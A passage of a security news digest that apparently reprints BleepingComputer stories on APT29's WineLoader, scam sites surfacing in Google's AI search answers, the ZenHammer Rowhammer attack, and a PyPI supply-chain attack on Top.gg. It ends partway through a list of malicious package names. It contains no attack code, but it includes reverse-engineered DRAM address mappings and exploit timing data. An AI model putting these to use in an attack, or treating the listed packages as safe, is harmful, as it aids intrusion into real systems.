However, the malware is modular and more customized than previous variants, does not use off-the-shelf loaders, and establishes an encrypted communication channel for data exchange with the command and control (C2) server.

Mandiant's analysts first saw WineLoader in late January 2024 in an operation targeting the Czech Republic, Germany, India, Italy, Latvia, and Peru diplomats. Thus, the particular variant appears to have been the malware of choice for APT29 lately.

To evade detection, WineLoader is decrypted using RC4 and loaded directly into memory via DLL side-loading, abusing a legitimate Windows executable (sqldumper.exe).

Wineloader sends the victim's username, device name, process name, and other information to the C2 to help profile the system.

The C2 can order the execution of modules that can be dynamically loaded to perform specific tasks, such as establishing persistence.

Though Mandiant does not delve into any modules, it is assumed that WineLoader's modular nature allows it to execute a wide range of espionage activities in line with APT29's mission.

APT29 continues demonstrating its advanced technical proficiency and ongoing efforts to develop tools to infiltrate and spy on targeted entities.

The shift to political parties suggests an intent to influence or monitor political processes, possibly reflecting broader geopolitical objectives.


Source: https://www.bleepingcomputer.com/news/security/russian-hackers-target-german-political-parties-with-wineloader-malware/

15. Google's new AI search results promotes sites pushing malware, scams

Google's new AI-powered 'Search Generative Experience' algorithms recommend scam sites that redirect visitors to unwanted Chrome extensions, fake iPhone giveaways, browser spam subscriptions, and tech support scams.

Earlier this month, Google began rolling out a new feature called Google Search Generative Experience (SGE) in its search results, which provides AI-generated quick summaries for search queries, including recommendations for other sites to visit related to the query.

However, as SEO consultant Lily Ray first spotted, Google's SGE is recommending spammy and malicious sites within its conversational responses, making it easier for users to fall for scams.



Google AI overviews pushing spam


Source: Lily Ray

BleepingComputer found that the listed sites promoted by SGE tend to use the .online TLD, the same HTML templates, and the same sites to perform redirects.

This similarity indicates that they are all part of the same SEO poisoning campaign that allowed them to be part of the Google index.

When clicking on the site in the Google search results, visitors will go through a series of redirects until they reach a scam site.

In BleepingComputer's tests, the redirects most commonly lead you to fake captchas or YouTube sites that try to trick the visitor into subscribing to browser notifications.



Spam website mimics YouTube to push notification


Source: BleepingComputer

Browser notifications are a common tactic scammers use to send visitors a barrage of unwanted ads directly to the operating system desktop, even when you're not on the website.

Once we subscribed to some of the notifications, we began to receive spam with advertisements for tech support affiliate scams, fake giveaways, and other unwanted sites.

Browser notification spam promoting affiliate scams
Source: BleepingComputer

In one instance, we received an alert for McAfee antivirus that led to a site claiming our system was infected with ten viruses, urging the visitor to "Scan now to remove viruses" or renew their license.



Tech support scam pushing antivirus scans


Source: BleepingComputer

However, these misleading ads are simply designed to sell McAfee licenses so the fraudsters can earn affiliate commissions.

Finally, and while not as common, BleepingComputer saw some of the redirects pushing unwanted browser extensions that perform search hijacking, and potentially other malicious behavior.

Other scams promoted by the SGE results lead to fake Amazon giveaways that pretend to be loyalty programs giving away an Apple iPhone 15 Pro.


These giveaway scams are used to collect your personal information, which will be sold to other scammers and direct marketers.



Free iPhone 15 Pro giveaway scam

Source: BleepingComputer

What makes this trickier is how Google's AI answers search queries in a conversational tone, pushing websites to visit for more information. Since SGE links to websites within the answers, this can make the malicious sites seem more believable and trustworthy.



Google AI overviews (SGE) pushing Amazon Gift Card scam websites

Source: Simon Panting

It is unclear how these low-quality sites are making it into Google's AI-powered search algorithms.

However, as AI becomes a more significant part of how we search online, it is becoming increasingly clear that we cannot automatically trust the information these algorithms produce and must verify sites before visiting them.

Google told BleepingComputer that they continuously update their systems and ranking algorithms to protect against spam. However, spammers also evolve their techniques to evade detection and get their content into the search index, making this a game of cat and mouse.

> *"We continue to update our advanced spam-fighting systems to keep spam out of Search, and we utilize these anti-spam protections to safeguard SGE," Google told BleepingComputer.*
>
> *"We've taken action under our policies to remove the examples shared, which were showing up for uncommon queries."*


Remove Google Chrome notification spam

As most of the scam sites promoted by SGE lead to unwanted browser notification spam, learning how to unsubscribe from them is essential.

To unsubscribe to browser notifications from a site, you can open the notifications settings page in your browser to see a list of sites that you are subscribed to.

For Google Chrome, you can do this by following these steps:

- Open **Chrome** > **Settings** > **Content** > **Notifications.**
- Under "**Allowed to send notifications**", you will see a list of sites that you have subscribed to browser notifications. For each one, click on the the three dots next to the URL and select **Remove** to revoke the subscription.



Once done, you will no longer receive browser notification spam from these sites.

Source: https://www.bleepingcomputer.com/news/google/googles-new-ai-search-results-promotes-sites-pushing-malware-scams/

16. New ZenHammer memory attack impacts AMD Zen CPUs

Academic researchers developed ZenHammer, the first variant of the Rowhammer DRAM attack that works on CPUs based on recent AMD Zen microarchitecture that map physical addresses on DDR4 and DDR5 memory chips.

AMD Zen chips and DDR5 RAM modules were previously considered less vulnerable to Rowhammer, so the latest findings challenge this notion.

The ZenHammer attack was developed by researchers at public research university ETH Zurich, who shared their technical paper with BleepingComputer.

Attack background

Rowhammer is a well-documented attack method that exploits a physical characteristic of modern Dynamic Random-Access Memory (DRAM) to alter data by repeatedly accessing ("hammering") specific rows of memory cells through read/write operations to change bit values inside.

Memory cells store information as electric charges that determine the value of the bits inside as a 1 or a 0. Because of the increased density of the memory cells in modern chipscells, repeated "hammering" can change the charge state in adjiacent rows, a process known as "bit flipping."

By strategically inducing these bit flips in specific locations, an attacker could gain access to sensitive data (e.g. cryptographic keys) or escalate privileges.

The technique has been demonstrated on Intel and ARM CPUs, leaving AMD's Zen architecture CPUs largely unexplored due to inherent challenges such as unknown DRAM

addressing schemes, synchronization with refresh commands, and difficulty to achieve a high enough row activation throughput.

With ZenHammer, the researchers at ETH Zurich managed to address these challenges by reverse-engineering the complex and non-linear DRAM addressing functions in AMD platforms.

Sys.	Geometry (RK, BG, BA, R)	Size [GiB]	Offt. [MiB]	DRAM Address Functions			Row Bits
				Rank (RK)	Bank Group (BG)	Bank Address (BA)	
Z_+	$(1, 4, 4, 2^{16})$	8	1024	n/a	0x088883fc0, 0x111104000	0x022228000, 0x044450000	32 – 17
	$(2, 4, 4, 2^{16})$	16	1024	0x3fffe0000	0x111103fc0, 0x222204000	0x044448000, 0x088890000	33 – 18
	$(2, 4, 4, 2^{17})$	32	1024	0x7fffe0000	0x111103fc0, 0x222204000	0x444448000, 0x088890000	34 – 18
Z_2	$(1, 4, 4, 2^{16})$	8	512	n/a	0x088883fc0, 0x111104000	0x022228000, 0x044450000	32 – 17
	$(2, 4, 4, 2^{16})$	16	512	0x3fffe0000	0x111103fc0, 0x222204000	0x044448000, 0x088890000	33 – 18
	$(2, 4, 4, 2^{17})$	32	512	0x7fffe0000	0x111103fc0, 0x222204000	0x444448000, 0x088890000	34 – 18
Z_3	$(1, 4, 4, 2^{16})$	8	768	n/a	0x022220100, 0x044440200	0x088880400, 0x111100800	32 – 17
	$(2, 4, 4, 2^{16})$	16	768	0x3fffe0000	0x044440100, 0x088880200	0x111100400, 0x222200800	33 – 18
	$(2, 4, 4, 2^{17})$	32	768	0x7fffe0000	0x444440100, 0x088880200	0x111100400, 0x222200800	34 – 18

Reverse-engineered address mappings and offsets (ETH Zurich)

They also developed novel synchronization techniques to time their attacks with DRAM's refresh commands, which was crucial for bypassing mitigations like Target Row Refresh (TRR).

Additionally, the researchers optimized memory access patters to increase row activation rates, which is a critical factor in the success of Rowhammer attacks.

Test results

The researchers demonstrated that the ZenHammer attack could induce bit flips with DDR4 devices on AMD Zen 2 (Ryzen 5 3600X) and Zen 3 platforms (Ryzen 5 5600G). They were successful in 7 out of 10 tests on DDR4/AMD Zen 2 platforms and 6 out of 10 DDR4/AMD Zen 3 platforms.

ID	*Zen 2*				*Zen 3*				*Coffee Lake*			
	SP_{opt}	$\lvert\mathbb{P}^+\rvert$	$\lvert\mathbb{F}_{fuzz}\rvert$	$\lvert\mathbb{F}_{swp}\rvert$	SP_{opt}	$\lvert\mathbb{P}^+\rvert$	$\lvert\mathbb{F}_{fuzz}\rvert$	$\lvert\mathbb{F}_{swp}\rvert$	SP_{opt}	$\lvert\mathbb{P}^+\rvert$	$\lvert\mathbb{F}_{fuzz}\rvert$	$\lvert\mathbb{F}_{swp}\rvert$
$\mathcal{S}_0$	SP_{rep}	51	151	6,945	SP_{none}	31	124	17,775	SP_{full}	122	3,502	6,782
$\mathcal{S}_1$	SP_{rep}	26	97	1,758	SP_{pair}	25	144	15,613	SP_{full}	102	1,374	10,106
$\mathcal{S}_2$	SP_{none}	97	1,685	12,893	SP_{none}	45	471	79,306	SP_{full}	782	22,339	1,708
$\mathcal{S}_3$	SP_{none}	8	15	2,020	SP_{pair}	1	1	667	SP_{full}	3	3	0
$\mathcal{S}_4$	SP_{none}	60	182	1,183	SP_{pair}	43	297	13	SP_{full}	47	654	18,357
$\mathcal{S}_5$	SP_{none}	25	83	1,911	SP_{pair}	26	87	10,741	SP_{full}	155	4,131	5,860
$\mathcal{H}_0$	SP_{none}	6	13	182	–	0	0	0	–	0	0	0
$\mathcal{H}_1$	–	0	0	0	–	0	0	0	SP_{full}	24	35	0
$\mathcal{M}_0$	–	0	0	0	–	0	0	0	–	0	0	0
$\mathcal{M}_1$	–	0	0	0	–	0	0	0	SP_{full}	16	23	2

ZenHammer's bit flip success against different platforms (ETH Zurich)

The researchers were also successful with DDR5 chips on AMD's Zen 4 microarchitectural platform, previously considered better shielded against Rowhammer attacks.

However, the test was successful on only one of the 10 systems, a Ryzen 7 7700X, indicating "that the changes in DDR5 such as improved Rowhammer mitigations, on-die error correction code (ECC), and a higher refresh rate (32 ms) make it harder to trigger bit flips."

These bit flips were not just theoretical, as the analysts were able to simulate successful attacks that targeted the system's security, including manipulating page table entries for unauthorized memory access.

DIMM	PTE [36]						RSA-2048 [34]						sudo [11]					
	Zen 2		*Zen 3*		*Coffee Lake*		*Zen 2*		*Zen 3*		*Coffee Lake*		*Zen 2*		*Zen 3*		*Coffee Lake*	
	#Ex.	Time	#Ex.	Time	#Ex.	Time	#Ex.	Time	#Ex.	Time	#Ex.	Time	#Ex.	T.	#Ex.	Time	#Ex.	Time
S_0	7	6m 4s	7	2m 55s	3	4m 15s	17	2m 47s	37	46s	14	1m 36s	–	–	4	3m 13s	1	*23m 49s
S_1	90	9s	1474	2s	846	2s	6	2m 2s	27	30s	21	26s	–	–	1	*6m 50s	1	*1m 20s
S_2	641	21s	5326	1s	126	11s	30	2m 16s	170	6s	6	1m 59s	–	–	12	1m 17s	–	–
S_3	142	9s	61	32s	–	–	7	2m 21s	–	–	–	–	–	–	–	–	–	–
S_4	220	28s	3	23m 52s	2658	1s	7	12m 29s	1	*23m 52s	53	26s	–	–	–	–	4	5m 16s
S_5	102	6s	625	2s	330	4s	6	1m 14s	28	33s	11	1m 5s	–	–	2	5m 58s	3	2m 34s
H_0	11	53s	–	–	–	–	–	–	–	–	–	–	–	–	–	–	–	–

ZenHammer exploitability and time taken for each attack (ETH Zurich)

On one of the Zen 3 test systems produced in Q4 2021, the researchers were able to obtain root privileges in 10 successful attacks with an average time of 93 seconds, starting the moment an exploitable bit flip was discovered.

The options AMD CPU users have to defend against this threat resume to applying software patches and firmware updates. They may also want to consider using hardware that has implemented specific mitigations against Rowhammer, which typically integrates newer technology.

It is worth highlighting that these attacks are complex and successful execution requires an attacker with a deep understanding of both software and hardware components.

Update 3/25 - AMD has published a security bulletin in response to ZenHammer, offering mitigation advice and assuring that it is assessing the issues thoroughly and will provide updates.

Source : https://www.bleepingcomputer.com/news/security/new-zenhammer-memory-attack-impacts-amd-zen-cpus/

17. Hackers poison source code from largest Discord bot platform

The Top.gg Discord bot community with over 170,000 members has been impacted by a supply-chain attack aiming to infect developers with malware that steals sensitive information.

The threat actor has been using several tactics, techniques, and procedures (TTPs) over the years, including hijacking GitHub accounts, distributing malicious Python packages, using a fake Python infrastructure, and social engineering.

One of the more recent victims of the attacker is Top.gg, a popular search-and-discovery platform for Discord servers, bots, and other social tools geared towards gaming, boosting engagement, and improving functionality.

Checkmarx researchers discovered the campaign and note that the main goal was most likely data theft and monetization through selling the stolen info.

Hijacking top.gg maintainer account

According to the researchers, the attacker's activity started back in November 2022, when they first uploaded malicious packages on the Python Package Index (PyPI).

In the years that followed, more packages carrying malware were uploaded to PyPI. These resembled popular open-source tools with enticing descriptions that would make them more likely to rank well in search engine results.

The most recent upload was a package named "yocolor" in March this year.

Package Name	Version	Username	Date Released
jzyrljroxlca	0.3.2	pypi/xotifol394	21-Jul-23
wkqubsxekbxn	0.3.2	pypi/xotifol394	21-Jul-23
eoerbisjxqyv	0.3.2	pypi/xotifol394	21-Jul-23
lyfamdorksgb	0.3.2	pypi/xotifol394	21-Jul-23
hnuhfyzumkmo	0.3.2	pypi/xotifol394	21-Jul-23
hbcxuypphrnk	0.3.2	pypi/xotifol394	20-Jul-23
dcrywkqddo	0.4.3	pypi/xotifol394	20-Jul-23
mjpoytwngddh	0.3.2	pypi/poyon95014	21-Jul-23
eeajhjmclakf	0.3.2	pypi/tiles77583	21-Jul-23
yocolor	0.4.6	pypi/felpes	05-Mar-24
coloriv	3.2	pypi/felpes	22-Nov-22
colors-it	2.1.3	pypi/felpes	17-Nov-22
pylo-color	1.0.3	pypi/felpes	15-Nov-22
type-color	0.4	felipefelpes	01-Nov-22

